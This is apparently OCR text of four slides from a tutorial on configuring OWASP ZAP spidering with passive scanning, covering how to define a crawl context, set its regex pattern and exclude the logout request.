
ZAP: Spidering (with passive scanning)

- Define the "Context" of the application to crawl




ZAP: Spidering (with passive scanning)

- Confirm the context (RegEx pattern)




ZAP: Spidering (with passive scanning)

- Exclude the Logout request from **Spider**




ZAP: Spidering (with passive scanning)

- Confirm the exclude (RegEx pattern)



